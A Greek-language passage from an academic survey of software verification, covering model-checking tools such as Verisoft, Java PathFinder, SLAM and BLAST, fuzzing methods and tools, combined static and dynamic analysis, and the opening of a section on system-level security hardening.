Τέλος, ξεχωριστή αναφορά αξίζει να γίνει στην [35], όπου παρουσιάζεται το εργαλείο EXE. Το συγκεκριμένο εργαλείο εκτελεί αυτόματο έλεγχο μοντέλων προγραμμάτων στηριζόμενο σε τυχαίες εισόδους. Αυτό επιτυγχάνεται με "συμβολική" είσοδο τυχαίων δεδομένων και παραγωγή περιορισμών για τις περιπτώσεις εκείνες που η παραγόμενη

είσοδος δε γίνεται αποδεκτή. Αν σε κάποιες από τις εισόδους εντοπιστεί λάθος, τότε το EXE αυτόματα παράγει ένα σενάριο δοκιμής με βάση το εργαλείο επίλυσης STP. Το EXE έχει εφαρμοστεί με επιτυχία σε σειρά από γνωστά λογισμικά, όπως στις εκδόσεις BSD και Linux για μηχανισμούς φιλτραρίσματος πακέτων, το λογισμικό διαχειριστή DHCP, αλλά και τρία προγράμματα διαχείρισης αρχείων του Linux.

4.2.5 Τεχνικές αυτόματου ελέγχου μοντέλων λογισμικού

Ο αυτόματος έλεγχος μοντέλων με εκτέλεση προγράμματος, υλοποιήθηκε για πρώτη φορά στο εργαλείο Verisoft [84], που υιοθέτησε μια προσέγγιση απαρίθμησης του χώρου καταστάσεων του προγράμματος χρησιμοποιώντας το περιβάλλον εκτέλεσης της γλώσσας προγραμματισμού.

Στην προσέγγιση που υιοθετήθηκε τόσο στο Verisoft, όσο και στο Java Pathfinder [95], όλες οι μη ντετερμινιστικά ορισμένες συμπεριφορές των προγραμμάτων διακρίνονται σε δύο μέρη: δεδομένα εισόδου από το περιβάλλον και δεδομένα από το πρόγραμμα. Έτσι, κάθε φορά μία ακολουθία των προερχόμενων από το χρήστη εισόδων, θα καθορίζει το αποτέλεσμα της εκτέλεσης του προγράμματος. Αναλύοντας την κάθε συμπεριφορά (ίχνος εκτέλεσης) για όλες τι πιθανές εισόδους μπορούμε τελικά να ελέγξουμε όλες τις δυνατές συμπεριφορές του προγράμματος. Ειδικά στην περίπτωση που κατά τον έλεγχο συμπεριφοράς εντοπιστεί λάθος (λ.χ. παραβίαση μιας ιδιότητας), τότε όχι μόνο επιστρέφεται στο χρήστη ένα αντιπαράδειγμα, αλλά και μία εκτέλεση του προγράμματος (concrete execution), που δείχνει το πώς το πρόγραμμα προσεγγίζει κατάσταση λάθους.

Υπάρχουν παρόλα αυτά τεχνικές δυσκολίες που αντιμετωπίζει ο αναλυτής κατά τον αυτόματο έλεγχο μοντέλων λογισμικού. Μία τέτοια δυσκολία είναι η διάκριση των καταστάσεων που πρέπει να ελεγχθούν, καθώς η συνολική πληροφορία που παράγει το πρόγραμμα κατά την εκτέλεσή του αφορά μεταξύ άλλων καταχωρητές που χρησιμοποιούν μεταβλητές του προγράμματος, χρησιμοποιούμενες μνήμες, στοίβες ή πόρους δικτύου. Η χρήση της προαναφερθείσας πληροφορίας, μεγαλώνει ραγδαία το γράφο προσεγγισιμότητας καταστάσεων σε επίπεδα που καθιστούν προβληματική την αποθήκευση και την επαλήθευσή του. Για το σκοπό αυτό, θα πρέπει με τεχνικές μείωσης του χώρου των καταστάσεων να αποφεύγεται ο έλεγχος καταστάσεων, που δε μπορούν να επηρεάσουν το αποτέλεσμα της επαλήθευσης.

4.2.6 Εργαλεία αυτόματου ελέγχου μοντέλων λογισμικού

Το εργαλείο *Verisoft* [84] είναι το πρώτο εργαλείο αυτόματου ελέγχου μοντέλου λογισμικού κατά την εκτέλεσή του. Το Verisoft δέχεται ως είσοδο μία σύνθεση διεργασιών Unix, που επικοινωνούν με τη βοήθεια ουρών μετάδοσης μηνυμάτων, semaphores και διαμοιραζόμενων μεταβλητών, που είναι εμφανείς στο χρονοπρογραμματιστή (scheduler) του εργαλείου. Το συγκεκριμένο εργαλείο έχει χρησιμοποιηθεί με επιτυχία στον εντοπισμό σύνθετων λαθών σε κατανεμημένο λογισμικό τηλεφωνικών συνδιαλέξεων.

Ο ελεγκτής μοντέλων *JavaPathFinder* είναι γνωστός για τις δυνατότητες απευθείας ανάλυσης προγραμμάτων της Java. Στηρίζει τη λειτουργία σε μια τροποποιημένη εικονική μηχανή της Java (Java Virtual Machine, JVM), για τη διενέργεια συστηματικού ελέγχου όλων των πιθανών εκτελέσεων ενός πολυνηματικού προγράμματος [95, 10]. Παρόλο που η προσέγγιση που υιοθετεί το Java Pathfinder περιορίζει τους τύπους του

λογισμικού που μπορεί να αναλύσει, τα πλεονεκτήματα της εφαρμογής του θεωρούνται σημαντικά. Η χρήση της τροποποιημένης JVM επιτρέπει στον ελεγκτή μοντέλων την αποθήκευση των καταστάσεων εκείνων του προγράμματος που έχουν ήδη ελεγχθεί, κάτι που καθιστά εύκολη την ενσωμάτωση τεχνικών μείωσης του χώρου των καταστάσεων. Επιπλέον, λόγω της αποθήκευσης των καταστάσεων, το εργαλείο μπορεί να εφαρμόζει μια σειρά από (ευριστικούς) αλγορίθμους αναζήτησης στο χώρο καταστάσεων του προγράμματος. Τέλος, μπορεί επίσης να γίνεται χρήση τεχνικών, όπως η συμβολική εκτέλεση (symbolic execution), καθώς και τεχνικών αφαίρεσης (abstraction techniques), που μπορεί να αποσκοπούν στον υπολογισμό εισόδων για το υπό εξέταση πρόγραμμα, οι οποίες ωθούν το σύστημα σε καταστάσεις διαφορετικές από εκείνες που έχουν ήδη καταγραφεί ως επισκεφθείσες. Μία άμεση συνέπεια είναι η επίτευξη μεγάλης κάλυψης των πιθανών σεναρίων εκτέλεσης του προγράμματος. Το Java PathFinder έχει χρησιμοποιηθεί επιτυχώς σε εφαρμογές της NASA και έχει εντοπίσει λάθη σε αρκετές περιπτώσεις [32, 158].

Το εργαλείο *CMC* [127] ελέγχει μοντέλα προγραμμάτων C με διερεύνηση των πιθανών εκτελέσεων αυτών και του χρονοπρογραμματιστή εκτέλεσης σε σχέση με το χρονοπρογραμματιστή του λειτουργικού συστήματος στο οποίο εκτελείται το πρόγραμμα. Το CMC αποθηκεύει τις καταστάσεις του προγράμματος που έχει επισκεφθεί σε έναν πίνακα κατακερματισμού. Για να διακρίνει δύο διαφορετικές καταστάσεις που διαφέρουν μόνο σε λεπτομέρειες οι οποίες δεν αφορούν τον αναλυτή (καταστάσεις με πληροφορίες εναπόθεσης μεταβλητών στη μνήμη), το CMC τις κανονικοποιεί με βάση κάποιες παραμέτρους και έτσι δε χρειάζεται να τις εξερευνήσει ξανά. Το CMC επίσης έχει χρησιμοποιηθεί από την ακαδημαϊκή κοινότητα στον εντοπισμό λαθών, ιδιαίτερα σε συστήματα λογισμικού δικτυακών πρωτοκόλλων επικοινωνίας, όπως επίσης και για τον εντοπισμό λαθών σε συστήματα διαχείρισης αρχείων [147].

Το *MaceMC* επικεντρώνεται στον αυτόματο έλεγχο μοντέλων κατανεμημένων προγραμμάτων γραμμένων στη γλώσσα Mace, που βασίζεται στη C++ [124]. Το συγκεκριμένο εργαλείο χρησιμοποιεί δύο τεχνικές διερεύνησης του X.K.. Αντί για διερεύνηση επικαλύψεων χαμηλού επιπέδου διεργασιών, όπως η αποστολή και λήψη μηνυμάτων στο δίκτυο, το MaceMC εκμεταλλεύεται δομές υψηλού επιπέδου στη γλώσσα προδιαγραφών Mace, για την επαλήθευση μόνο των απαραίτητων επικαλύψεων των πυροδοτούμενων από γεγονότα μεταβάσεων. Κάθε μία από τις δομές αυτές μπορεί να περιέχει χιλιάδες δομές χαμηλότερου επιπέδου. Επιπλέον, το εργαλείο εκτελεί αναζήτηση του X.K. με μονοπάτια εκτέλεσης που παράγονται τυχαία και έχουν μήκος μικρότερο ή ίσο από τα όρια της εκτελούμενης πεπερασμένης αναζήτησης. Τα μονοπάτια που τερματίζουν στα όρια χωρίς να επαληθεύουν την αναμενόμενη ιδιότητα βιωσιμότητας επιστρέφουν ένα ίχνος, ως πιθανό μονοπάτι παταβίασης της ιδιότητας.

Το *Chess* είναι ένα εργαλείο αυτόματου ελέγχου μοντέλων λογισμικού για τη διερεύνηση πολυνηματικών προγραμμάτων σε λειτουργικό σύστημα Windows [148]. Όπως ακριβώς και τα εργαλεία CMC και Verisoft, έτσι και το Chess λαμβάνει υπόψη του το χρονοπρογραμματισμό του λειτουργικού συστήματος, για τη διερεύνηση του χώρου καταστάσεων ενός προγράμματος. Η διαφορά του με τα υπόλοιπα εργαλεία είναι στο ότι διενεργεί μία καινοτομική αναζήτηση που ονομάζεται iterative context building [161]. Με βάση αυτή την αναβαθμισμένη προσέγγιση αναζήτησης στα σημεία εισόδου/ελέγχου του προγράμματος επιτυγχάνεται ο εντοπισμός λαθών ακόμη και σε μεγάλα μονοπάτια εκτέλεσης. Το Chess έχει ενσωματωθεί σε πολλές σουίτες δοκιμών (testing frameworks) της Microsoft, καθώς και στις νεότερες εκδόσεις του εργαλείου αυτόματου ελέγχου Spin.

Το *SLAM* [18] είναι η πρώτη απόπειρα υλοποίησης της προσέγγισης CEGAR [89], για τον αυτόματο έλεγχο μοντέλων προγραμμάτων της C. Εφαρμόζεται πάνω σε μία ενδιάμεση μορφή των προγραμμάτων με boolean μεταβλητές, που αποκαλείται boolean πρόγραμμα. Στο SLAM, ένα σύνολο προτάσεων (predicates) μαζί με ένα πρόγραμμα της C μετατρέπεται με τη βοήθεια ενός εργαλείου αφαίρεσης, του C2bp [16], σε boolean προγραμμα όπου κάθε boolean μεταβλητή αναπαριστά ένα από τα predicates εισόδου. Στη συνέχεια, επιστρατεύεται το Bebop [19], ένα εργαλείο συμβολικού ελέγχου μοντέλων, για την επαλήθευση boolean προγραμμάτων με αναδρομή. Το SLAM εφαρμόστηκε με επιτυχία σε πολλά λογισμικά-οδηγούς συσκευών της Microsoft, οδηγώντας σε επεκτάσεις που τελικά απέδωσαν ένα εργαλείο για αποκλειστική χρήση στην επαλήθευση οδηγών συσκευών, γνωστού ως SDV (Static Driver Verifier) [15]. Μία άλλη επέκταση της εργαλειοθήκης SLAM είναι το Boop, που εισάγει αφαιρετικές τεχνικές και εκλέπτυνση για την επαλήθευση ιδιοτήτων για μεταβλητές δείκτη σε προγράμματα της C. Δεδομένου ενός προγράμματος C, το Boop εκκινεί μια σειρά κυκλικών διαγνωστικών μηχανισμών, που συμπεριλαμβάνουν αφαιρέσεις με χρήση εργαλείων απόδειξης θεωρημάτων και διαδοχικά βήματα εκλέπτυνσης, μέχρι να καταστήσει εφικτό τον αυτόματο έλεγχο του προγράμματος.

Το εργαλείο *BLAST* [26] επιχειρεί μία βελτίωση της προσέγγισης τεχνικής CEGAR. Το κύριο χαρακτηριστικό του είναι ότι διαχωρίζει τα βήματα αφαίρεσης, που χαρακτηρίζονται από σημαντικό υπολογιστικό φόρτο, ενώ πραγματοποιεί επαναληπτικά βήματα εκλέπτυνσης των υπόλοιπων αφαιρέσεων. Κάτι τέτοιο, βάση του [98] οδηγεί σε ένα αφαιρετικό on-the-fly μοντέλο του προγράμματος, απαλείφοντας τις λεπτομέρειες της συμπεριφοράς που δεν έχουν σημασία για την επαλήθευση. Ειδικοί αλγόριθμοι του BLAST αναλαμβάνουν να κατασκευάσουν ένα αφαιρετικό δέντρο προσεγγισιμότητας, δέντρο δηλαδή με κόμβους που αναπαριστούν αφαιρετικά σύνολα καταστάσεων. Με τον τρόπο αυτό και μέσα από αναδρομικές διαδικασίες επαλήθευσης διατηρείται στο ελάχιστο η απαραίτητη πληροφορία για τον έλεγχο της ιδιότητας, χωρίς όμως να χάνεται η ακρίβεια που απαιτείται. Αν και το εργαλείο παρουσιάζει ιδιαίτερο ερευνητικό ενδιαφέρον, υπάρχουν λίγες αναφορές χρήσης του, κάτι που καθιστά την εφαρμογή του σε σύνθετα προβλήματα επαλήθευσης αρκετά δύσκολη.

Τρία ακόμη εργαλεία στηρίζουν τη λειτουργία τους στην προσέγγιση CEGAR. Για την επαλήθευση ιδιοτήτων προγραμμάτων της C, το εργαλείο *Magic* [38] επιτρέπει στο χρήστη να ορίσει προδιαγραφές με τη μορφή μη ντετερμινιστικών μηχανών καταστάσεων μεταβάσεων. Η επαλήθευση στηρίζεται σε τεχνικές αφαίρεσης δύο επιπέδων, ένα για κάθε νήμα εκτέλεσης και ένα δεύτερο για το "γινόμενο" των αφαιρετικών αναπαραστάσεων του πρώτου επιπέδου. Στόχος είναι η αποφυγή έκρηξης του Χ.Κ., ιδιαίτερα στις περιπτώσεις που έχουμε σημαντικό αριθμό πολυνηματικών εκτελέσεων του προγράμματος. Με χρήση τεχνικών CEGAR και ειδικά επιλεγμένων αντιπαραδειγμάτων εξάγονται από το αρχικό μοντέλο μειωμένα συστήματα μεταβάσεων, διευκολύνοντας κατά πολύ την επαλήθευση. Στην ίδια κατεύθυνση, το εργαλείο *F-SOFT* [113] στηρίζεται επίσης στην τεχνική CEGAR ενισχύοντάς την με επιπλέον τεχνικές αφαίρεσης, που βοηθούν στον αποτελεσματικό έλεγχο συχνών λαθών στη C.

Το F-SOFT υλοποιεί ένα συμβολικό έλεγχο μοντέλων συνδυάζοντας BDDs και άλλες τεχνικές μείωσης του χώρου των καταστάσεων, για την επαλήθευση προγραμμάτων στη γλώσσα C. Τέλος, το *ARMC* των Podelski et. al. [160] χρησιμοποιεί την τεχνική CEGAR με τη βοήθεια μιας γλώσσας προγραμματισμού βασισμένη σε λογικούς περιορισμούς.

Στην [9] περιγράφεται ένα περιβάλλον επαλήθευσης ετερογενών συστημάτων με την ονομασία *Mocha*. Το συγκεκριμένο εργαλείο διαφέρει από εργαλεία αυτόματου ελέγχου σε σημαντικά σημεία, αφού για την αναπαράσταση αντικαθιστώνται μη-δομημένοι γράφοι μεταβάσεων με ετερογενείς οντότητες που αλληλεπιδρούν μεταξύ τους σε μια απλή μετάβαση. Για τον ορισμό των ιδιοτήτων προς επαλήθευση, χρησιμοποιείται η γλώσσα ATL (Alternating Temporal Logic) [99]. Με τη βοήθεια της γλώσσας αυτής είναι δυνατό να περιγραφούν συσχετίσεις μεταξύ των οντοτήτων, ανεξάρτητες από παραμέτρους του περιβάλλοντος στο οποίο βρίσκονται αυτές. Μαζί με τα παραπάνω, αλλά και με επιπλέον τεχνικές αφαίρεσης και συνθετικής επαλήθευσης (compositional verification) δημιουργείται μία αποτελεσματική "μηχανή" επαλήθευσης που εκμεταλλεύεται επιτυχώς ένα συνδυασμό τεχνικών αυτόματου ελέγχου μοντέλων.

Το εργαλείο *MoonWalker* [1] εκτελεί αυτόματο έλεγχο μοντέλου σε προγράμματα γραμμένα στην πλατφόρμα .NET. Στηρίζεται σε γνωστές τεχνικές αυτόματου ελέγχου μοντέλου σε λογισμικό και είναι εμπνευσμένο από το Java PathFinder, που αναφέρθηκε προηγουμένως. Τα προγράμματα είναι δυνατό να επαληθευθούν ως προς την απουσία αδιεξόδου (deadlocks) και πιθανές παραβιάσεις ισχυρισμών (assetrion violations), που παράγονται από το μεταγλωττιστή Mono.

Το *SATABS* [48] είναι ένα γνωστό εργαλείο επαλήθευσης για προγράμματα γραμμένα σε C και σε C++. Το εργαλείο μετατρέπει ένα πρόγραμμα της C ή της C++ που δέχεται ως είσοδο σε ένα boolean πρόγραμμα, που αποτελεί αφαιρετική αναπαράσταση του αρχικού. Αυτό επιτρέπει στο SATABS τον αποτελεσματικό έλεγχο προγραμμάτων μεγάλου μεγέθους. Στη συνέχεια το boolean πρόγραμμα αναλύεται εξαντλητικά για τις επιθυμητές ιδιότητες. Ενσωματόνοντας τεχνικές αφαίρεσης, το SATABS είναι αποτελεσματικό στη χειραγώγηση μεγάλου χώρου καταστάσεων κατά την διάρκεια της επαλήθευσης. Επίσης, είναι σχετικά εύκολη η διαδικασία ορισμού ιδιοτήτων επαλήθευσης, όπως για παράδειγμα έλεγχος ορίων σε πίνακες, ασφάλεια δεικτοδότησης σε μεταβλητές και ισχυρισμοί (assertions), ανάλογα με τις ανάγκες του αναλυτή.

4.3 Δυναμική ανάλυση και δοκιμές

4.3.1 Περιγραφή της μεθόδου Fuzzing

Οι τεχνικές αποκάλυψης μη αναμενόμενης συμπεριφοράς με δοκιμές διακρίνονται σε τρεις κατηγορίες: τις *δοκιμές μαύρου κουτιού* (black-box testing), τις *δοκιμές white-box* και τις *δοκιμές grey-box*. Η διακρίση ανάμεσα στις τρεις κατηγορίες εξαρτάται από τους πόρους που είναι διαθέσιμοι κατά τις δοκιμές του λογισμικού. Στο white-box testing [198] όλοι οι πόροι είναι διαθέσιμοι, συμπεριλαμβανομένου και του πηγαίου κώδικα. Σε αντίθεση με το white-box testing, κατά το black-box testing [195] πρόσβαση υπάρχει μόνο στην είσοδο και την έξοδο του λογισμικού. Σε ότι αφορά το grey-box testing [197], αυτό περιλαμβάνει τις ιδιότητες του black-box testing και επιπλέον παρέχει πρόσβαση σε πληροφορίες που διατίθενται από αντίστροφη επεξεργασία του κώδικα.

Κατά το white-box testing ελέγχονται οι εσωτερικές δομές της εφαρμογής αλλά όχι η λειτουργικότητα της [198]. Περιλαμβάνει τη ροή των δεδομένων, τη ροή ελέγχου, τη ροή πληροφοριών και το χειρισμό εξαιρέσεων [115]. Με τη βοήθεια εργαλείων, η προσέγγιση white-box testing ελέγχει τον πηγαίο κώδικα ενός προγράμματος για να αποκαλύψει λάθη στον κώδικα.

Κατά το black-box testing, ελέγχονται οι προδιαγραφές ή οι απαιτήσεις του λογισμικού, χωρίς αναφορά στην εσωτερική λειτουργία του. Ο κώδικας της εφαρμογής δεν είναι γνωστός ή αγνοείται και για το λόγο αυτό οι περιπτώσεις δοκιμής βασίζονται στις προδιαγραφές του συστήματος [195]. Δεδομένα εισόδου εισάγονται στην εφαρμογή, που με τη σειρά της παράγει ένα αποτέλεσμα. Με βάση τις προδιαγραφές της εφαρμογής ο δοκιμαστής γνωρίζει το αναμενόμενο αποτέλεσμα. Ακολούθως δημιουργεί περιπτώσεις δοκιμών επιλέγοντας έγκυρες και άκυρες τιμές εισόδου και ελέγχει αν τα αποτελέσματα είναι σύμφωνα με τις προδιαγραφές της εφαρμογής.

Κατά το grey-box testing, συνδυάζονται τεχνικές white-box testing και black-box testing [103]. Στην περίπτωση που ο δοκιμαστής έχει περιορισμένη γνώση των εσωτερικών δομών της εφαρμογής, που μπορεί να έχει αποκτήσει από αντίστροιφη επεξεργασία του κώδικα, χρησιμοποιεί αυτή τη γνώση για τη δημιουργία περιπτώσεων δοκιμής. Η δοκιμή όμως τελικά πραγματοποιείται με τεχνική black-box testing.

Το fuzzing [176], [104] ανήκει στην τρίτη κατηγορία τεχνικών αποκαλύψης μη αναμενόμενης συμπεριφοράς, είναι δηλαδή μια μέθοδος grey-box testing. Περιλαμβάνει την παροχή άκυρων, απροσδόκητων, ή τυχαίων δεδομένων εισόδου σε ένα πρόγραμμα. Στη συνέχεια παρακολουθούνται οι έξοδοι του προγράμματος για τυχόν απροσδόκητα αποτελέσματα, καθώς και η γενική συμπεριφορά του, όπως π.χ. η παρουσίαση εξαιρέσεων ή το ενδεχόμενο κατάρρευσης [196]. Βασικό χαρακτηριστικό της τεχνικής αυτής είναι η αυτοματοποίηση στην παροχή των δεδομένων εισόδου.

Υπάρχουν δύο τύποι προγραμμάτων που υλοποιούν τη μέθοδο fuzzing (επονομαζόμενοι fuzzers):

- *Fuzzers μετάλλαξης*: εφαρμόζουν μεταλλάξεις σε υπάρχοντα δεδομένα για να δημιουργήσουν νέες περιπτώσεις δοκιμής.
- *Fuzzers βασιζόμενοι σε γεννήτριες*: δημιουργούν περιπτώσεις δοκιμής μοντελοποιώντας την εφαρμογή που θέλουν να ελέγξουν [177].

4.3.2 Υλοποίηση της τεχνικής fuzzing

Ο τρόπος με τον οποίο μπορεί να υλοποιηθεί η τεχνική fuzzing εξαρτάται από την εφαρμογή που θα δοκιμαστεί, από τη δομή των δεδομένων εισόδου και από τις προτιμήσεις του δοκιμαστή. Τα βασικά βήματα όμως είναι τα ακόλουθα:

1. Προσδιορισμός του στόχου: εντοπίζονται οι ιδιαιτερότητες της εφαρμογής στην οποία θα εφαρμοστεί η μέθοδος, π.χ. αν θα πρέπει πρώτα να ελεγχθεί μία συγκεκριμένη βιβλιοθήκη της εφαρμογής
2. Προσδιορισμός των δεδομένων εισόδου: η επιτυχία της μεθόδου εξαρτάται από τα δεδομένα εισόδου και για το λόγο αυτό ο δοκιμαστής θα πρέπει να είναι προσεκτικός και να συμπεριλάβει όλες τις πιθανές περιπτώσεις.
3. Παραγωγή fuzzed δεδομένων: τα δεδομένα εισόδου θα πρέπει να παραχθούν αυτόματα.
4. Εκτέλεση fuzzed δεδομένων: η εκτέλεση αφορά την αποστολή των δεδομένων ή την έναρξη μιας διεργασίας στην εφαρμογή που δοκιμάζεται.

5. Παρακολούθηση για εμφάνιση εξαιρέσεων: θα πρέπει να υπάρχει η δυνατότητα εντοπισμού των περιπτώσεων που προκάλεσαν την εμφάνιση εξαίρεσης.

6. Καθορισμός εκμετάλλευσης: καθορισμός ενεργειών εκμετάλλευσης ελαττωματικού κώδικα με χρήση επιπλέον δοκιμων [177].

4.3.3 Πλεονεκτήματα της τεχνικής Fuzzing

Τα πλεονεκτήματα της τεχνικής fuzzing είναι:

1. Διαθεσιμότητα: μπορεί να χρησιμοποιηθεί ανεξάρτητα από τη διαθεσιμότητα πηγαίου κώδικα. Ακόμα και αν γνωρίζουμε τον κώδικα της εφαρμογής μπορούμε να χρησιμοποιήσουμε την τεχνική fuzzing για ανακάλυψη ελαττωματικού κώδικα.

2. Αναπαραγωγιμότητα: επειδή η τεχνική δεν κάνει υποθέσεις για την εφαρμογή που δοκιμάζεται, μπορούμε να τη χρησιμοποιήσουμε για να ελέγξουμε π.χ. δυο διαφορετικούς εξυπηρετητές web.

3. Απλότητα: δεν απαιτούνται ιδιαίτερες γνώσεις και δεξιότητες για να μπορέσει κάποιος να χρησιμοποιήσει την τεχνική, καθώς δεν απαιτείται γνώση των εσωτερικών διεργασιών της εφορμογής, που μπορεί να είναι περίπλοκες [177].

Ειδικότερα, σε ότι αφορά τους fuzzers εφαρμογών δικτύου, αυτοί χρησιμοποιούνται για να ανακαλύψουν ελαττώματα στον κώδικα, που εμφανίζονται ειδικά στις εφαρμογές αυτές, όπως οι επιθέσεις ένεσης SQL κ.α. Οι fuzzers αυτοί έχουν τη δυνατότητα να επικοινωνούν μέσω του πρωτοκόλλου HTTP και να συλλέγουν τις απαντήσεις των εφαρμογών και να τις αναλύουν. Υπάρχει μία μεγάλη γκάμα εργαλείων, που υποστηρίζουν fuzzing σε εφαρμογές δικτύου, όπως για παράδειγμα το Burp Intruder (`http://portswigger.net/intruder/`) και το WSFuzzer (`http://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project`).

4.4 Περιορισμοί της τεχνικής Fuzzing

Όπως όλες οι τεχνικές αποκάλυψης μη αναμενόμενης συμπεριφοράς, έτσι και η τεχνική fuzzing έχει συγκεκριμένους περιορισμούς στο είδος των ελαττωμάτων για τα οποία είναι αποτελεσματική. Μερικά από αυτά τα ελαττώματα είναι τα ακόλουθα:

- Αδυναμίες στον έλεγχο πρόσβασης
- Λάθος λογική στη σχεδίαση της εφαρμογής
- Κερκόπορτες
- Προβλήματα μνήμης

4.4.1 Είδη Fuzzers

Με βάση την εφαρμογή που πρέπει να δοκιμαστεί, οι fuzzers χωρίζονται στις εξής κατηγορίες:

- Τοπικοί Fuzzers: χρησιμοποιούνται για να δοκιμάσουν εφαρμογές σε τοπικό επίπεδο. Παραδείγματα τοπικών fuzzers είναι οι fuzzers γραμμής εντολών, οι fuzzers μεταβλητών περιβάλλοντος και οι fuzzers αρχείων.
- Απομακρυσμένοι Fuzzers: χρησιμοποιούνται για να ελέγξουν δικτυακές εφαρμογές. Παραδείγματα απομακρυσμένων fuzzers είναι οι fuzzers δικτυακών πρωτοκόλλων, οι fuzzers εφαρμογών δικτύου και οι fuzzers φυλλομετρητών διαδικτύου.

4.4.2 Εμπορικά εργαλεία fuzzing

Η τεχνική Fuzzing έχει χρησιμοποιηθεί σε αρκετά εμπορικά εργαλεία για την αποκάλυψη ελαττωμάτων. Ενδεικτικά, μερικά από αυτά είναι τα εξής:

- Beyond Security beSTORM[5]
- BreakingPoint Systems BPS-100[6]
- Codenomicon [7]
- Mu Dynamics Test Suite [8]
- Security Innovation Holodeck [9]

4.5 Προσεγγίσεις συνδυασμένης στατικής και δυναμικής ανάλυσης

Η στατική ανάλυση είναι προσεγγιστική τεχνική με αποτελέσματα που εκφράζουν μία συντηρητική εκτίμηση της συμπεριφοράς ενός προγράμματος, που γενικεύεται για όλες τις πιθανές εκτελέσεις. Οι στατικές αναλύσεις που χρησιμοποιούνται στην πράξη είναι ορθές (sound), αλλά τα αποτελέσματα μπορεί να περιέχουν ψευδή θετικά (false positives).

Αντίθετα, κάθε δυναμική ανάλυση είναι αποδοτική και ακριβής, αν και μπορεί απλά να καταδείξει την ύπαρξη λαθών και όχι να αποδείξει την απουσία τους. Πρόκειται για τεχνική που σε συνθήκες μειωμένης κάλυψης των μονοπατιών εκτέλεσης δίνει μεγάλο πλήθος από ψευδή αρνητικά (false negatives).

Καμία από τις δύο τεχνικές δεν είναι τέλεια, αλλά είναι πλέον σαφές ότι η συνδυασμένη χρήση τους είναι αμοιβαία επωφελής, αφού η μία τεχνική μπορεί να παρέχει στην άλλη πληροφορία που σε διαφορετική περίπτωση δε θα ήτανε διαθέσιμη και μπορεί να βελτιώσει δραστικά την ποιότητα των αποτελεσμάτων, π.χ. απαλείφοντας τις περιπτώσεις ψευδών θετικών [68].

[5] http://www.beyondsecurity.com/black-box-testing.html
[6] http://www.breakingpointsystems.com
[7] http://www.codenomicon.com
[8] http://www.mudynamics.com/products/mu-test-suite.html
[9] http://www.securityinnovation.com/security-lab/holodeck

Χαρακτηριστική περίπτωση είναι η [55], στην οποία οι συγγραφείς χρησιμοποιούνε με τη σειρά που αναφέρονται μία δυναμική, μία στατική και μία δυναμική ανάλυση στο τέλος, για τον εντοπισμό ελαττωμάτων σε προγράμματα Java. Κατά την πρώτη δυναμική ανάλυση στοιχειοθετείται η αναμενόμενη συμπεριφορά του προγράμματος κατά την εκτέλεσή του, ανιχνεύοντας δυναμικά αμετάβλητα (invariants). Τα αμετάβλητα εξαιρούνε ανεπιθύμητες τιμές από το πεδίο εισόδου του προγράμματος. Κατά τη στατική ανάλυση που ακολουθεί διερευνάται η συμπεριφορά του προγράμματος κατά μήκος των ενεργών μονοπατιών εκτέλεσης στο περιορισμένο πεδίο εισόδου που προκύπτει από την πρώτη φάση. Η τελική δυναμική ανάλυση δημιουργεί αυτόματα περιπτώσεις δοκιμής που αποσκοπούν στην επαλήθευση των αποτελεσμάτων της στατικής ανάλυσης. Τα αποτελέσματα που επιβεβαιώνονται αποκλείεται να είναι ψευδή θετικά.

Μία αντίστοιχη τεχνική για τον εντοπισμό περιπτώσεων υπερχείλισης περιοχής αποθήκευσης είναι αυτή που περιγράφεται στη [5]. Τέλος, στη [20] ακολουθείται μία ανάλογη υβριδική προσέγγιση με δύο μόνο φάσεις ανάλυσης, για την εύρεση περίπτωσεων ένεσης sql και άλλων ευπαθειών, καθώς και για την επαλήθευση της ορθότητας των εφαρμοζόμενων διαδικασιών αποστείρωσης.

5 Τεχνικές θωράκισης της ασφάλειας εφαρμογών Web

5.1 Θωράκιση της ασφάλειας σε επίπεδο συστήματος

Η περιοχή της ασφάλειας συστημάτων έχει συγκεντρώσει ιδιαίτερο ενδιαφέρον τα τελευταία χρόνια με πολλά ερευνητικά αποτελέσματα. Παρόλα αυτά, η ανάγκη για ανοικτή σχεδίαση και επικοινωνία έχει βάλει μεγάλη πίεση στα συστήματά μας. Υπάρχουν πολλές μέθοδοι για την προστασία από διείσδυση σε συστήματα λογισμικού, ξεκινώντας από τις γλώσσες ασφαλών τύπων [131, 138, 189, 88, 87], την απομόνωση λαθών [187] και τον έλεγχο κώδικα [153], μέχρι τον έλεγχο αδειών στο λειτουργικό σύστημα [136, 173], την παρεμβολή στις κλήσεις συστήματος [85, 7, 4, 21] και την αναχαίτηση επιβλαβών κλήσεων συστήματος [25, 78, 80, 53, 188, 143].

Δυνατότητες και λίστες ελέγχου πρόσβασης είναι η συνήθεις προσεγγίσεις που χρησιμοποιούν τα συστήματα για έλεγχο πρόσβασης. Αυτοί οι μηχανισμοί επεκτείνουν το μοντέλο ασφάλειας του UNIX και υλοποιούνται σε πολλά λειτουργικά συστήματα, όπως Solaris και Windows [56, 57]. Παρόλα αυτά, δεν προστατεύουν το χρήστη από προγράμματα που ανήκουν στον ίδιο και μπορεί να περιέχουν λάθη, δούρειους ίππους ή ιούς.

Το σύστημα Flask [173] επεκτείνει την ιδέα των δυνατοτήτων και λιστών ελέγχου πρόσβασης με την πιο ευρεία έννοια της πολιτικής ασφάλειας. Ο μικροπυρήνας του Flask βασίζεται σε έναν εξυπηρετητή ασφάλειας για αποφάσεις πολιτικής και σε έναν εξυπηρετητή αντικειμένων για την υλοποίηση αυτής της πολιτικής. Κάθε αντικείμενο μέσα στο σύστημα συναναστρέφεται με έναν αναγνωριστή ασφαλείας (security identifier). Αιτήσεις που έρχονται από αντικείμενα δένονται με τις άδειες που ορίζονται από αυτόν τον αναγνωριστή ασφαλείας. Με αυτό τον τρόπο επιτυγχάνεται λεπτομερής έλεγχος (fine grained) σε αιτήσεις.

Τα παραδοσιακά συστήματα του τύπου *Orange Book* [64] προσφέρουν προστασία από την παραβίαση των επιπέδων ασφαλείας από κακόβουλα προγράμματα. Ωστόσο, δεν υπάρχει κανένας φραγμός για επιθέσεις σε αρχεία στο τρέχον επίπεδο ασφαλείας, ούτε για επιθέσεις σε αυτό το επίπεδο ασφαλείας στο δίκτυο. Για παράδειγμα, ένα άκρως απόρρητο worm μπορεί να είναι ακόμα ικανό να εξαπλωθεί, παρόλο που θα μπορεί να μολύνει μόνο άλλα συστήματα, που έχουν χαρακτηριστεί ως άκρως απόρρητα.

